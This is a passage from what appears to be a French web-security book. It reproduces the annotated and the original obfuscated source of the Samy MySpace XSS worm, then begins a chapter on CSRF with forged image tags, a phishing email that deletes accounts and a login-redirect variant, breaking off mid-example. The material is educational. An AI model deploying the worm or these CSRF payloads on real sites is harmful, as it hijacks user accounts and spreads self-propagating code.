// mener une requête HTTP dont la réponse ne lui importait
// guère (comme dans le cas de CSRF).
function nothing() {}

// Reconvertit le queryParameterArray en une chaîne
// délimitée par des esperluettes ("&") avec codage d'URL.
// Cette chaîne sert en tant que corps de la requête POST
// modifiant les informations de présentation de la victime.
function parameterArrayToParameterString(queryParameterArray) {
  var N = new String();
  var O = 0;

  for (var P in queryParameterArray) {
    if (O>0) {
      N += '&';
    }
    var Q = escape(queryParameterArray[P]);
    while (Q.indexOf(' +') != ñ1) {
      Q = Q.replace(' +','%2B');
    }
    while (Q.indexOf('&') != ñ1) {
      Q = Q.replace('&','%26');
    }
    N += P + '=' + Q;
    O ++;
  }
  return N;
}

// Voici la première de deux requêtes POST réalisées par
// le ver au nom de l'utilisateur. Cette fonction se contente
// d'envoyer une requête vers url avec le corps POST
// xhrBody puis exécute xhrCallbackFunction() après
// réception de la réponse HTTP complète.
function httpSend(url, xhrCallbackFunction, requestAction, xhrBody) {
  if (!xmlHttpRequest) {
    return false
  }
  // Apparemment, Myspace bloquait toute donnée utilisateur
  // renfermant la chaîne onreadystatechange, aussi Samy
  // a-t-il fait appel à la concaténation de chaînes et à la
  // fonction eval() pour contourner cette mesure de sécurité.
  eval('xmlHttpRequest.onr' + 'eadystatechange=xhrCallbackFunction');
  xmlHttpRequest.open(requestAction, url, true);
  if (requestAction == 'POST') {
    xmlHttpRequest.setRequestHeader('Content-Type',
        'application/x-www-form-urlencoded');
    xmlHttpRequest.setRequestHeader('Content-Length',xhrBody.length);
  }
```

```
  xmlHttpRequest.send(xhrBody);
  return true
}

// Trouve une chaîne comprise entre deux chaînes. Par
// exemple, si la grosse chaîne bigStr="1234567890abcdef", le
// préfixe strBefore="456", et le suffixe strAfter="de", alors
// cette fonction renvoie "789abc".
function subStringBetweenTwoStrings(bigStr, strBefore, strAfter) {
  var startIndex = bigStr.indexOf(strBefore) + strBefore.length;
  var someStringAfterStartIndex = bigStr.substring(startIndex, startIndex +
      1024);
  return someStringAfterStartIndex.substring(0,
      someStringAfterStartIndex.indexOf(strAfter));
}

// Cette fonction renvoie la VALEUR inscrite dans les
// balises HTML précisant 'name="NOM" value="VALUE"'.
function getHiddenParameter( bigStr, parameterName) {
  return subStringBetweenTwoStrings(bigStr, 'name=' + doubleQuote +
     parameterName + doubleQuote + ' value=' + doubleQuote, doubleQuote);
}

// La chaîne bigStr devrait renfermer une chaîne de la forme
// "parametre1=valeur1&parametre2=valeur2&parametre3=valeur3".
// Si parameterName vaut parametre3, cette fonction
// renverra valeur3.
function getParameterFromString( bigStr, parameterName) {
  var T;
  if (parameterName == 'Mytoken') {
    T = doubleQuote
  } else {
    T= '&'
  }
  var U = parameterName + '=';
  var V = bigStr.indexOf(U) + U.length;
  var W = bigStr.substring(V, V + 1024);
  var X = W.indexOf(T);
  var Y = W.substring(0, X);

  return Y;
}

// Voici la fonction standard permettant d'initialiser
// un objet XMLHttpRequest. On remarquera que la première
// requête tente de charger directement XMLHttpRequest, ce qui
// à l'époque, ne fonctionnait que pour les navigateurs basés
// sur un moteur Mozilla, tels que Firefox. Pourtant,
// l'injection initiale du script était tout bonnement
// impossible sur cette famille de clients web.
function getXMLObj() {
  var xmlHttpRequest = false;
  if (window.XMLHttpRequest) {
    try {
      xmlHttpRequest = new XMLHttpRequest();
    } catch(e){
```

```
        xmlHttpRequest =false;}
      } else if (window.ActiveXObject) {
        try {
          xmlHttpRequest = new ActiveXObject('Msxml2.XMLHTTP');
        } catch(e){
          try {
            xmlHttpRequest = new ActiveXObject('Microsoft.XMLHTTP');
          } catch (e) {
            xmlHttpRequest=false;
          }
        }
      }
    return xmlHttpRequest;
  }

  // Renseigné dans analyzeVictimsProfile()
  var heroString;
  // Cette fonction réalise une requête de type POST à
  // l'aide de XMLHttpRequest. Quand la variable
  // xhrCallbackFunction vaut nothing(), on aurait pu écrire
  // l'ensemble du processus en créant un objet de formulaire et
  // en le soumettant automatiquement avec submit().
  function httpSend2(url, xhrCallbackFunction, requestAction, xhrBody) {
    if (!xmlhttp2) {
          return false;

    // Apparemment, Myspace bloquait toute donnée utilisateur
    // renfermant la chaîne onreadystatechange, aussi Samy
    // a-t-il fait appel à la concaténation de chaînes et à la
    // fonction eval() pour contourner cette mesure de sécurité.
    eval('xmlhttp2.onr' + 'eadystatechange=xhrCallbackFunction');
    xmlhttp2.open(requestAction, url, true);

    if (requestAction == 'POST') {
          xmlhttp2.setRequestHeader('Content-Type',
              'application/x-www-form-urlencoded');
          xmlhttp2.setRequestHeader('Content-Length',xhrBody.length);
    }

    xmlhttp2.send(xhrBody);
    return true;
  }
```

Le ver original de Samy

Le code original du ver de Samy, dans sa forme abrégée et volontairement obscurcie (*obfuscated*), est donné ci-après.

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var
B=String.fromCharCode(34);var A=String.fromCharCode(39);function g()
{var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e)
{}if(C){return C}else{return eval('document.body.inne' +'rHTML')}}function
```

```
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function
getQueryParams(){var E=document.location.search;var F=E.substring
(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O ++)
{var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];
if(location.hostname=='profile.myspace.com'){document.location=
'http://www.myspace.com' +location.pathname+location.search}else{if
(!M){getData(g())}main()}function getClientFID(){return findIn(g(),
'up_launchIC( ' +A,A)}function nothing(){}function paramsToString(AV)
{var N=new String();var O=0;for(var P in AV){if(O>0){N +='&'}var
Q=escape(AV[P]);while(Q.indexOf(' +')!=ñ1){Q=Q.replace('+','%2B')}
while(Q.indexOf('&')!=ñ1){Q=Q.replace('&','%26')}N +=P+'='+Q;O++}return N}
function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr' +'
eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader
('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader
('Content-Length',BK.length)}J.send(BK);return true}function findIn
(BF,BB,BC){var R=BF.indexOf(BB) +BB.length;var S=BF.substring(R,R+1024);
return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG)
{return findIn(BF,'name=' +B+BG+B+' value='+B,B)}function getFromURL(BF,BG)
{var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG +'=';var
V=BF.indexOf(U) +U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj()
{var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}
catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject
('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m' +'ycode');
var AC=AA.substring(AB,AB +4096);var AD=AC.indexOf('D'+'IV');var AE=AC.
substring(0,AD);var AF;if(AE){AE=AE.replace('jav' +'a',A+'jav'+'a');
AE=AE.replace('exp' +'r)','exp'+'r)'+A);AF=' but most of all, samy is my
hero. <d' +'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if
(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P' +
'rofileHeroes','</td>');AG=AG.substring(61,AG.length);
if(AG.indexOf('samy')==ñ1){if(AF){AG +=AF;var
AR=getFromURL(AU,'Mytoken');
var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';
AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=
profile.previewInterests&Mytoken='
+AR,postHero,'POST',paramsToString(AS))}}}
function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';
AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter
(AU,'hash');httpSend('/index.cfm?fuseaction=
profile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}
function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=
user.viewProfile&friendID=' +AN+'&Mytoken='+L;J=getXMLObj();
httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();
httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=
11851658&Mytoken=' +L,processxForm,'GET')}function processxForm()
{if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;
var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');
var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';
AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=
```

```
invite.addFriendsProcess&Mytoken=' +AR,nothing,'POST',paramsToString(AS))}
function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval
('xmlhttp2.onr' +'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);
if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');xmlhttp2.setRequestHeader
('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

II

Nouvelle génération d'attaques contre les applications web

3 *Attaques inter-domaines*

4 *Codes JavaScript et AJAX malveillants*

5 *Sécurité de .Net*

3

Attaques inter-domaines

Ce chapitre aborde les contrôles de sécurité dans les navigateurs puis il montre une série de points faibles sérieux, que l'on peut décrire comme des *attaques inter-domaines*.

INFO

L'icône d'attaque, employée dans ce chapitre, représente une faille, vulnérabilité ou toute agression relevant de problèmes de sécurité entre les domaines.

Tisser un Web gordien[1] : le besoin d'agir d'un domaine à l'autre

Comme évoqué au Chapitre 2, c'est le navigateur qui a pour charge d'appliquer certaines règles aux contenus rapatriés des serveurs web afin de protéger son utilisateur, ou tout autre site web, d'une éventuelle activité malveillante. Ces boucliers s'appuient généralement sur la *politique de même origine*, laquelle définit les actions susceptibles que peuvent effectuer les contenus exécutables téléchargés depuis les sites, ainsi que les données rapatriées depuis des origines différentes.

Un bon exemple d'activité interdite est la modification du *modèle d'objet de document* (*Document Object Model* ou DOM) relevant d'un autre site web. Le DOM représente logiciellement le contenu d'une page web, ainsi, intervenir sur le DOM d'une page constitue une action-clé des composants côté client d'une application du Web 2.0. Cependant, ce genre d'intervention n'est pas autorisé d'un domaine à l'autre, aussi le code AJAX (*Asynchronous JavaScript and XML*) côté client n'a-t-il le droit de modifier que les contenus issus de la même origine que lui-même.

1. N.D.T. : En anglais, le mot Web signifie toile (d'araignée).

Le *World Wide Web* repose avant tout sur l'existence d'hyperliens entre sites et domaines ; une certaine quantité d'interactions y est donc tolérée entre ces derniers. En fait, quasiment toutes les applications web modernes reprennent des contenus issus de plusieurs domaines – lesquels relèvent parfois d'entités indépendantes, voire concurrentes.

Emplois des interactions inter-domaines

Examinons quelques usages légitimes des interactions inter-domaines auxquelles font appel de nombreux sites web.

Liens et iFrames

L'objectif original du Web consistait à proposer un média où les documents scientifiques et techniques pourraient pointer directement vers leurs références, besoin comblé par l'hyperlien. Dans son aspect le plus élémentaire, un lien entre sites est introduit par la balise `<a>`, comme suit :

```
<a href="http://www.example.com/index.html">Voici un lien!</a>
```

Les images peuvent également servir de liens :

```
<a href="http://www.example.com/index.html">
<img src="/images/link_bouton.png">
</a>
```

Le langage JavaScript sert parfois à ouvrir des liens dans de nouvelles pages, comme dans la fenêtre surgissante (*pop-up*) que voici :

```
window.open('http://www.example.com','exemple','width=400,height=300');
```

Les liens qui provoquent l'apparition de nouvelles fenêtres ou renvoient la fenêtre actuelle du navigateur vers un nouveau site émettent des requêtes HTTP `GET` vers le serveur web. Les exemples donnés ci-dessus provoqueraient la requête `GET` suivante :

```
GET index.html HTTP/1.1
```

À l'aide de l'objet *iFrame*[1], les pages web peuvent encore enchâsser d'autres pages web à l'intérieur de leur propre fenêtre. Cette technique pose d'intéressantes questions en matière de politique de la même origine : les sites ont le droit de créer des *iFrames* pointant vers d'autres domaines, et donc inclure une page de ces derniers dans leur propre contenu. Cependant, après chargement de ce cadre en ligne, les contenus de la page enveloppante n'ont pas le droit d'interagir avec ceux de la pièce rapportée. Les *iFrames* interviennent dans de nombreuses escroqueries exploitant des failles de sécurité, quand certains ont réussi à créer des pages "détournant" les informations personnelles d'un utilisateur en les présentant sous forme d'une *iFrame* sur un site inconnu.

1. N.D.T. : Littéralement, cadre en ligne.

Malgré les apparences, ces informations étaient servies directement depuis le site de confiance, et donc en aucun cas *détournées* par l'attaquant. Nous reviendrons un peu plus loin sur l'emploi malveillant d'*iFrames*.

On met en place une *iFrame* à l'aide de la balise que voici :

```
<iframe src ="http://www.example.com/default.asp" width="100%">
</iframe>
```

Chargement des objets et des images

De nombreux sites web stockent leurs images sur un sous-domaine distinct et reprennent souvent des illustrations issues d'autres domaines. C'est notamment le cas des bannières publicitaires, bien que de nombreux publicitaires aient récemment migré vers le JavaScript inter-domaines. Un bandeau commercial classique se présente comme suit :

```
<img src='http://bandeaux.pubsIrritantesSA.com/ad435521.jpg'>
```

D'autres types de contenus, comme les objets Adobe Flash, peuvent eux aussi être chargés depuis d'autres domaines :

```
<object width="500" height="300">
<param name="FlashMovie" value="MyMovie.swf">
<embed src="http://www.VideothequePrivee.com/MonFilm.swf" width="500"
height="300">
</embed>
</object>
```

Chargement de codes JavaScript

Il est encore permis d'inclure sur une page web des scripts exécutables en provenance d'un autre domaine. Comme les requêtes des exemples précédents, les balises de script pointant vers d'autres domaines provoquent automatiquement l'émission des cookies de l'utilisateur correspondant au domaine considéré. Sur les systèmes principaux de publicité sur Internet, le chargement de scripts d'un domaine à l'autre a remplacé les *iFrames* et les bandeaux. Pour inclure une publicité issue d'un autre domaine, on pourra écrire :

```
<script src="http://pubs.PopUpsEnnuyeux.com/?adlink=66433367"></script>
```

Définition du problème ?

Nous avons évoqué les nombreuses manières par lesquelles des applications web légitimes emploient des méthodes de communication entre domaines. Vous vous demandez donc peut-être quel est le rapport avec les problèmes de sécurité posés aux applications web modernes. La racine du mal se trouve dans les origines du *World Wide Web*.

Dans les années 1980, alors qu'il émargeait au CERN, institut européen de recherche, Tim Berners-Lee a imaginé le *World Wide Web* comme une méthode de chargement de texte mis en forme et d'images, dans l'objectif affirmé d'améliorer les échanges entre scientifiques et ingénieurs. Ces fonctionnalités élémentaires du début furent plusieurs fois étendues par le consortium du Web (*World Wide Web Consortium* ou W3C) et par d'autres organismes de normalisation – ce qui a notamment provoqué l'apparition de la fonction HTTP `POST`, de JavaScript et de `XMLHTTPRequest`.

Bien que le sujet des requêtes modifiant l'état de l'application (transfert d'argent sur un site bancaire, changement de mot de passe…) ait fait l'objet de quelques réflexions, les avertissements tels que celui qu'on trouve dans la RFC 2616 (définissant HTTP) sont rarement pris en compte. Quand bien même seraient-ils suivis par un développeur web limitant son application à n'accepter des changements d'états que suite à des requêtes HTTP de type `POST`, un problème fondamental subsiste : *il est impossible de distinguer les actions intentionnelles d'un utilisateur des actions menées automatiquement par la page web qu'il visite*.

Balises d'images inter-domaines

Popularité :	7
Simplicité :	4
Impact :	9
Évaluation du risque :	**8**

Un exemple montrera la difficulté de reconnaître les manipulations volontaires et les requêtes automatiques inter-domaines. Alice est connectée sur un site web de réseaux sociaux, `http://www.AmisDesAgneaux.com`, qui emploie de simples balises `<a>` pour réaliser la plupart de ses actions. L'une des pages renferme la liste des propositions d'amitié reçues par l'utilisateur, codée à peu près comme suit :

```
<a href="http://www.AmisDesAgneaux.com/ajouterAmi.aspx?UID=3454"
>Approuver David!</a>
<a href="http://www.AmisDesAgneaux.com/ajouterAmi.aspx?UID=4258"
>Approuver Stéphanie!</a>
<a href="http://www.AmisDesAgneaux.com/ajouterAmi.aspx?UID=2189"
>Approuver Robert!</a>
```

Si Alice clique sur le lien "Approuver Robert !", son navigateur communiquera avec `www.AmisDesAgneaux.com` en lui tenant à peu près ce langage :

```
GET http://www.amisdesagneaux.com:80/ajouterAmi.aspx?UID=2189 HTTP/1.1
Host: www.amisdesagneaux.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
```

```
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Referer: http://www.amisdesagneaux.com/
```

On constate que cette requête est authentifiée par le cookie d'Alice, qu'elle a reçu après s'être identifiée en déclinant son nom d'utilisateur et son mot de passe – et valable plusieurs semaines sur l'application web.

Imaginons maintenant que Stéphanie se sente très seule et souhaite collecter autant d'amis que possible. Sachant que le site AmisDesAgneaux emploie un cookie à long terme pour son mécanisme d'authentification, elle pourrait incorporer une balise d'image sur son blog par ailleurs assez fréquenté, `maVieNeVautRien.blogspot.com`, comme suit :

```
<img src="http://www.AmisDesAgneaux.com/ajouterAmi.aspx?UID=4258"
height=1 width=1>
```

Toute visite de son blog déclencherait alors chez le navigateur une émission automatique de cette requête d'image. Si la base de cookies du navigateur dispose d'un cookie correspondant à ce domaine, ce dernier serait automatiquement incorporé à la demande. Le navigateur d'Alice émettrait ainsi la requête suivante :

```
GET http://www.amisdesagneaux.com:80/ajouterAmi.aspx?UID=4258 HTTP/1.1
Host: www.amisdesagneaux.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Referer: http://mavienevautrien.blogspot.com/
```

On le constate, ces deux requêtes sont quasiment identiques. Résultat : tout visiteur du blog de Stéphanie s'étant connecté sur le site AmisDesAgneaux lors des quelques dernières semaines ajouterait automatiquement celle-ci à sa liste d'amis. Les lecteurs attentifs auront remarqué une différence dans le champ de référent (`Referer:`), mais contrôler celui-ci pour éviter ce type d'attaque ne constitue par une défense efficace, comme nous le verrons un peu plus loin.

Découverte des applications web vulnérables

Nous avons démontré de quelle manière l'inclusion d'une seule balise d'image peut servir à détourner une application web vulnérable. Contrairement aux autres points faibles du Web, on ne peut pas considérer ce problème comme un "bogue" dû à une programmation laxiste, une erreur ou une omission. Les développeurs de l'application AmisDesAgneaux ont conçu celle-ci autour de la structure de commande la plus élémentaire possible, sans doute pour lui garantir simplicité et facilité de maintenance. C'est l'absence de prise en compte des mécanismes inter-domaines lors de l'invocation de cette méthode qui a rendu leur application vulnérable.

Ce qui rend une application web vulnérable

L'attaque que nous venons de décrire est communément appelée "*forgement de requêtes sur d'autres sites*" (*Cross-Site Request Forgery* ou CSRF, parfois XSRF), *attaque par commande d'URL, CSRF* (*URL Command Attack*) ou encore *passager clandestin d'une session* (*Session Riding*). Nous la nommerons simplement CSRF. À quoi reconnaît-on une application vulnérable aux agressions CSRF ? Dans notre expérience, toutes les applications web non conçues en ayant ce problème à l'esprit présenteront des failles.

Votre application est vulnérable du point de vue des attaques CSRF si vous répondez "oui" à l'***ensemble*** des questions suivantes :

- *L'application dispose-t-elle d'une structure de contrôle prévisible ?* Il est extrêmement rare qu'une application web n'emploie par des URL dont la forme est facile à deviner d'un utilisateur à l'autre. Cela ne constitue pas en soi une faille ; recourir à des URL démesurément complexes ou aléatoires pour les interactions avec les utilisateurs ne présente pas de grands avantages techniques.

- *L'application recourt-elle à des cookies ou autres mécanismes d'authentification intégrés aux navigateurs ?* Les développeurs s'accordent à reconnaître que la meilleure manière d'authentifier qu'une requête provient d'un utilisateur valide consiste à employer des cookies au périmètre bien établi et impossibles à deviner. Cela demeure le cas, mais le fait que les navigateurs attachent les cookies à quasiment toute requête inter-domaines permet la mise en place d'attaques CSRF, à moins que l'on n'emploie d'autres mécanismes d'authentification. Les méthodes liées aux navigateurs (HTTP `Auth`, l'authentification intégrée à Windows ou encore le recours à des certificats côté client) sont elles aussi automatiquement activées aux requêtes inter-domaines, n'apportant donc aucune protection en matière de CSRF. Les sessions valides très longtemps exposent elles aussi les sites web à cette famille d'agressions : un utilisateur peut se connecter une seule fois et rester connecté pour de nombreux jours ou semaines (ouvrant ainsi une brèche pour les attaques CSRF ciblant les applications n'imposant pas des sessions courtes).

- *Les paramètres des requêtes valides soumises par d'autres utilisateurs sont-ils faciles à deviner pour un attaquant ?* Pour réussir son coup, un agresseur doit non seulement établir la structure de commandes, mais aussi savoir quelles valeurs inscrire dans les cases.

Niveau de risque d'une application

On trouve rarement des applications web dont la majorité des requêtes HTTP ne pourraient être forgées par d'autres domaines, cependant le niveau réel de danger qu'encourent les propriétaires et utilisateurs dépend énormément d'une association compliquée de variables techniques et commerciales. Nous considérons qu'une application bancaire où il faut plusieurs milliers de tentatives à un agresseur pour modifier le mot de passe d'un utilisateur est plus préoccupante qu'un blog où l'on parvient à chaque fois à publier des publicités indésirables dans les commentaires. Voici quelques-uns des facteurs à prendre en compte pour mener cette évaluation :

- **L'impact maximal d'une attaque couronnée de succès**. En général, les faiblesses CSRF d'une application web couvrent l'ensemble de ses fonctionnalités ou rien du tout. Dans une telle situation, il convient d'identifier les actions qui pourraient causer le plus grand tort ou provoquer le plus grand gain financier chez l'agresseur, en cas d'attaque réussie.

- **L'existence de paramètres propres à l'utilisateur ou à la session**. Les faiblesses CSRF les plus importantes seront efficaces sur tout utilisateur disposant d'un cookie valable sur le site victime. L'application AmisDesAgneaux illustre bien ce type de faille : le même code d'attaque conviendra pour tous les utilisateurs, sans nécessité de calcul ni de personnalisation. Ces faiblesses se répandront comme une traînée de poudre auprès de milliers de victimes potentielles, à travers la publication d'un post de blog, l'envoi de pourriels ou grâce à un site web détourné. *A contrario*, toute faiblesse CSRF individualisant les paramètres utilisateur par utilisateur ou session par session devra cibler une victime précise.

- **L'emploi de paramètres utilisateur ou de session difficiles à deviner**. S'il existe, il faudra juger s'il est pratique à un attaquant de les déduire d'autres données ou d'en estimer la valeur correcte. Les paramètres cachés d'une requête incorporeront peut-être des informations apparemment denses, mais faciles à reconnaître (comme la valeur de l'horloge du système, à la milli-seconde près), ou des données moins volumineuses mais plus ardues à trouver (le numéro d'identifiant interne de l'utilisateur). L'aspect aléatoire ne garantit par toujours le côté hasardeux d'une donnée ; nombreux sont les cas où les informations vraiment impossibles à deviner ne sont pas tant difficiles à prédire qu'uniques (contre-exemple : la date ajoutée à l'heure produit un numéro unique, mais pas impossible à prédire).

Attaques de domaines pour le plaisir et pour l'argent

Après avoir exploré les fondations théoriques des faiblesses CSRF et découvert une application web dotée de méthodes vulnérables, mettons au point une attaque CSRF élémentaire, puis plus évoluée.

Conception d'une attaque CSRF

Bien que par définition, le "retour sur effort" des agressions CSRF dépende des actions engagées et des sites ciblés, la structure d'une attaque et la plus grande partie du code permettant d'exploiter une faiblesse sont très faciles à reprendre. Nous explorerons ci-après les étapes qu'on peut suivre pour produire un tel effet.

Identification de la méthode vulnérable

Nous avons déjà évoqué certains des facteurs permettant de savoir si telle ou telle requête d'une application web sera possible à forger sur un autre domaine. La méthode d'authentification, la facilité avec laquelle on peut deviner les données à placer en paramètres, ainsi que la structure de la requête comme celle de la population de ses utilisateurs entrent toutes dans l'équation. Les agresseurs compareront l'effort à fournir aux gains espérés. Dans le passé, leurs motivations impliquaient, l'appât du gain, l'envie de provoquer le chaos, et même la perspective d'ajouter, à leur insu, des milliers d'utilisateurs à leur propre réseau social. L'expérience des centaines de sociétés victimes de faiblesses de leurs applications web permet de prédire quelles fonctionnalités d'une application en vaudront la peine pour les agresseurs.

Pour illustrer la présentation, reprenons l'exemple d'AmisDesAgneaux, réseau social mal écrit. Supposons que son bouton permettant de clôturer un compte mène vers une page de confirmation, où l'on trouvera le lien que voici :

```
<a href="https://www.amisdesagneaux.com/annuler_compte.aspx?
confirmation=Oui">Oui, je souhaite clore mon compte.</a>
```

Élimination des informations inutiles et forgement des autres

Quand il a découvert la requête qu'il souhaite falsifier, un agresseur peut examiner les paramètres qui s'y trouvent pour savoir lesquels sont vraiment nécessaires, et provoqueraient des erreurs ou la détection de l'attaque s'ils recevaient à tort la même valeur que celle observée initialement lors de la conception du script. Souvent, les applications web embarquent dans leurs requêtes des informations non indispensables, et susceptibles d'être analysées à des fins statiques pour le département marketing.

D'expérience, il est possible d'omettre un plusieurs paramètres fréquents : pages d'entrée sur le site, identifiants utilisateur pour les analyses par blocs, et jetons permettant de retenir un état sur plusieurs formulaires. En revanche, la date ou une estampille

temporelle constitue un paramètre commun parfois nécessaire, ce qui pose un problème intéressant à l'attaquant. En général, ce type de protection n'est guère efficace contre les agressions CSRF, mais il suffira à prévenir les agressions issues de liens ou formulaires HTML statiques. Les estampilles temporelles sont faciles à forger en JavaScript, dans le cadre d'attaques calculant la requête de manière dynamique – s'appuyant pour cela sur l'horloge système de la victime ou en se synchronisant sur une horloge contrôlée par l'agresseur.

Peaufiner son attaque – CSRF reflété

Comme dans le cas de l'injection de données arbitraires sur un site web (XSS ou *Cross-Site Scripting*), un attaquant dispose de deux véhicules pour faire exécuter son code dans le navigateur de la victime : le CSRF reflété et le CSRF stocké.

À nouveau, on exploite le CSRF *reflété* en incitant une victime qui ne s'y attend pas à cliquer sur un lien ou à visiter un site web contrôlé par l'agresseur. Il s'agit d'une technique bien comprise par les escrocs menant des attaques par hameçonnage (*phishing*), et leurs milliers de victimes démontrent l'efficacité des courriers bien conçus et des sites web imitant correctement leur source d'inspiration – cela suffit à tromper un grand nombre d'utilisateurs de l'Internet.

L'attaque par CSRF reflété la plus élémentaire pourra se limiter à un seul lien réalisant une fonction dangereuse, le tout enveloppé dans un courriel non sollicité. Reprenons l'exemple des AmisDesAgneaux, en supposant que l'agresseur souhaite exclure du site un certain groupe de personnes. La meilleure méthode pour parvenir à ses fins consiste à leur expédier un courriel dont on falsifiera l'adresse d'origine (champ `From:`) et où l'on inclura un lien comme suit :

```
<HTML>
<h1>Message important des AmisDesAgneaux!</h1>
Georges veut devenir votre ami. Souhaitez-vous:
<a href="https://www.amisdesagneaux.com/annuler_compte.aspx?
confirmation =Oui">Accepter?</a> ou
<a href="https://www.amisdesagneaux.com/annuler_compte.aspx?
confirmation =Oui">Refuser?</a>
</HTML>
```

Quel que soit le lien cliqué, le navigateur émettra une requête d'annulation du compte de l'utilisateur, en y incorporant automatiquement tous les cookies actuellement actifs pour ce site.

Évidemment, cette attaque suppose que la victime dispose d'un cookie de session valide sur le site au moment de suivre le lien proposé par le message de l'attaquant. C'est là une hypothèse très forte, en fonction de la configuration précise du site.

Certaines applications web, comme le courrier électronique (*webmail*) et les portails individuels personnalisés, emploieront des cookies de session persistants, stockés dans le navigateur de l'utilisateur, résistant aux redémarrages de l'ordinateur et valables plusieurs semaines. Cependant, à l'instar de la plupart des applications de réseaux sociaux, AmisDesAgneaux assoit son authentification de session sur deux cookies. Le premier, persistant, dure des mois et consigne l'identifiant utilisateur. Il assure une personnalisation élémentaire de la page d'accès et remplit automatiquement le champ texte du nom d'utilisateur lors de la connexion. Le deuxième, éphémère, est détruit à chaque fois que l'on ferme l'utilisateur, et sert à mener les actions dangereuses. L'attaquant a découvert tout cela lors de sa reconnaissance sur le site, aussi propose-t-il une autre solution, qui garantira la bonne authentification de la victime lors de l'émission de la requête de l'attaque.

De nombreuses applications imposant une authentification prévoient une page de connexion *intermédiaire*, automatiquement affichée lorsqu'un utilisateur tente de réaliser une action pour laquelle il n'est pas identifié, ou lorsqu'il laisse dormir une session suffisamment longtemps pour qu'elle expire. Presque toujours, ces écrans intermédiaires jouent un rôle de redirecteur, garantissant une ergonomie agréable en renvoyant automatiquement le navigateur sur la ressource réclamée en cas de succès lors de l'authentification. L'agresseur, qui sait que les utilisateurs connaissent bien cette page, adapte son courrier pour faire passer son attaque par ce redirecteur :

```
<h1>Message important des AmisDesAgneaux!</h1>
Georges veut devenir votre ami. Souhaitez-vous:
<a href="
https://www.amisdesagneaux.com/
reconnexion.aspe?redir=annuler_compte.aspx%3Fconfirmation=Oui"
>Accepter?</a> ou
<a href=
"https://www.amisdesagneaux.com/
reconnexion.aspe?redir=annuler_compte.aspx%3Fconfirmation=Oui"
>Refuser?</a>
</HTML>
```

L'utilisateur non méfiant, qu'il accepte ou refuse cette demande, parviendra sur la page de connexion interstitielle véritable des AmisDesAgneaux. Après y avoir saisi son mot de passe, il sera automatiquement renvoyé sur l'URL malveillante et verra son compte détruit.

Peaufiner son attaque – CSRF stocké

On peut également recourir à du CSRF *stocké* pour mener cette attaque à bien – ce qui s'avère très facile dans le cas d'AmisDesAgneaux. Le CSRF stocké impose que l'agresseur puisse modifier des contenus situés sur le site web ciblé, ce qui rappelle beaucoup XSS. À la différence des attaques XSS, toutefois, l'agresseur n'aura pas

besoin d'y injecter des contenus *actifs* comme JavaScript ou des balises `<object>`. Même les filtres HTML les plus stricts ne le gêneront pas.

Les applications du Web 2.0 proposent souvent à leurs utilisateurs de créer leurs propres contenus et de personnaliser des éléments afin de mieux refléter leur personnalité. C'est notamment vrai dans les *blogs*, salons de discussion, forums d'échanges et autres sites de réseaux sociaux, s'appuyant entièrement sur des contenus générés par les utilisateurs. Il est certes très rare de trouver un site autorisant la publication de code JavaScript ou de toutes les fonctions de HTML, mais nombreux sont ceux qui permettent aux utilisateurs de tirer, dans leurs profils, des liens vers des images, billets de *blog* ou messages de forum.

L'attaquant, sachant que les autres utilisateurs doivent déjà être authentifiés pour visionner sa page de profil sur le site des AmisDesAgneaux, se contentera d'y incorporer une balise d'image invisible menant vers l'URL en question, comme suit :

```
